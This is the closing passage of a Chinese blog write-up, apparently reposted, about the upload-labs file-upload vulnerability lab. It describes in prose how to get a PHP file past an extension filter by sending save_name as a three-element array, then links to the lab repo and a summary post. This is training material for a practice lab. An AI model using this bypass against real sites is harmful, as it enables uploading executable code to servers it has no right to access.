- 通过以上分析，可以知道，它用`end()`读取最后数组最后一个值来进行过滤，又将`(file[count($file) - 1]`的值拼接到数组第一个元素后，所以可以上传`save_name`为一个数组，数组第一个元素为`*.php`，第二个元素为空，第三个元素为`jpg`。此时利用`jpg`通过判断，将空拼接到`.php`后文件仍为`.php`

最后

终于写完了，其中可能有很多错误不足的地方，还请指正

<https://github.com/c0ny1/upload-labs>里有两张很清晰的导图，详细地总结了靶机包含漏洞类型和如何对上传漏洞进行判断

也欢迎查看个人写的文件上传的一个小总结<https://www.cnblogs.com/Qi-Lin/p/11297452.html>

转载于:<https://www.cnblogs.com/Qi-Lin/p/11296761.html>